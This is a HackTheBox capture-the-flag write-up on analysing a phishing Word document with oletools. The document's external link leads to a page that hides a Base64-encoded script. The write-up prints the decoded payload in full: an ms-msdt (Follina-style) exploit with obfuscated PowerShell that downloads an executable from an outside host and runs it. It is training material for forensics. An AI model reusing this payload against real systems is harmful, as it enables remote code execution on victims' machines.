


Diagnostic Writeup | HackTheBox

Category: Digital Forensics


Written by: Alexander M. Sapo



Challenge Scenario

Our SOC has identified numerous phishing emails coming in claiming to have a document about an upcoming round of layoffs in the company. The emails all contain a link to `diagnostic.htb/layoffs.doc`. The DNS for that domain has since stopped resolving, but the server is still hosting the malicious document (your docker). Take a look and figure out what's going on.

Initial Process



We launched the target host and proceeded to access the specified malicious document that was still being hosted on the server:

```
<ip>:<port>/layoffs.doc
```

After downloading the malicious file, we performed initial analysis by checking its file type using the `file` command. We then attempted extraction using `binwalk` and spent some time manually digging through the contents, but initially found nothing useful.

At this point, I searched for tools that could better analyze Microsoft Office documents and discovered **OLE Tools**.


OLE Tools

OLE Tools is a collection of Python scripts designed for analyzing Microsoft OLE2 files such as:

- `.doc`
- `.xls`
- `.docm`

These tools are commonly used in malware analysis and forensic investigations involving malicious Office documents.

Analysis Using `oleid`



```
loli@SolarisFortress: ~/Desktop
$ oleid diagnostic.doc
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: diagnostic.doc

Indicator | Value | Risk | Description
-----|-----|-----|-----
File format | MS Word 2007+ | info | 
Container format | OpenXML | info | Container type
Encrypted | False | none | The file is not encrypted
VBA Macros | No | none | This file does not contain VBA macros.
XMLMacrosystem | No | none | This file does not contain Excel 4/XML macros.
External Relationships | 1 | HIGH | External relationships found: oleObject - use oleobj for details

loli@SolarisFortress: ~/Desktop
$ oleobj diagnostic.doc
oleobj 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues


File: 'diagnostic.doc'
Found relationship 'oleObject' with external link http://diagnostic.htb:31581/223_index_style_fancy.html
```

Using `oleid`, I discovered that the document contained a **high external relationship indicator**, which suggested the file was referencing external content.

I then proceeded to use `oleobj` for deeper inspection and found the following relationship:

```
Found relationship 'oleObject' with external link:
http://diagnostic.htb:31581/223_index_style_fancy.html
```

Accessing the External Resource




I attempted to access the link through the browser. Since the domain was not resolving, we used the direct IP address instead:

```
http://<ip>:<port>/223_index_style_fancy.html
```

While inspecting the webpage, we discovered an obfuscated script embedded in the page source.

The script appeared to be Base64-encoded, so I used CyberChef to decode it.



Decoding the Obfuscated Script

After decoding the obfuscated content, the following payload was revealed:

```
location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT
_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=
$(Invoke-Expression($(Invoke-Expression(' [System.Text.Encoding]' +
[char]58+[char]58+'UTF8.GetString([System.Convert]+'+[char]58+[cha
r]58+'FromBase64String('+[char]34+'
${f'ile} = ('{7}{1}{6}{8}{5}{3}{2}{4}{0}' -f')).exe', 'B{msDt_4s_A_pr
0', 'E', 'r...s', '3Ms_b4D', 'l3', 'toC', 'HT', '0l_h4nD')
&('{1}{2}{0}{3}' -f'ues', 'Invoke', '-WebReq', 't') ('{2}{8}{0}{4}{6}
{5}{3}{1}{7}' -f '://au', '.htb/2', 'h', 'ic', 'to', 'agnost', 'mation.d
```

```
i', '/n.exe', 'ttps') -OutFile "C:\Windows\Tasks\$file"
&(((("{5}{6}{2}{8}{0}{3}{7}{4}{1}" -f'L9FTasksL9F', 'ile', 'o
w', 'L', 'f', 'C:', 'L9FL9FWind', '9FkzH', 'sL9F')) -CReplAce'kzH', [chA
r]36 -CReplAce([chAr]76+[chAr]57+[chAr]70), [chAr]92)
'+[char]34+')'))))i/../../../../../../../../../../../../Win
dows/System32/mpsigstub.exe\"";
```

The remainder of the decoded text contained irrelevant filler text and was not important to the challenge.

Extracting the Flag

While analyzing the PowerShell payload, I noticed the following string formatting pattern:

```
"{7}{1}{6}{8}{5}{3}{2}{4}{0}"
```

The payload was concatenating fragmented strings together to reconstruct a filename and ultimately the flag.

The fragments were:

```
'HT'
'B{msDt_4s_A_pr0'
'toC'
'0l_h4nD'
'l3'
'r...s'
'E'
'3Ms_b4D'
```

After piecing them together, the final flag was recovered:

```
HTB{msDt_4s_A_pr0toC0l_h4nDl3r...sE3Ms_b4D}
```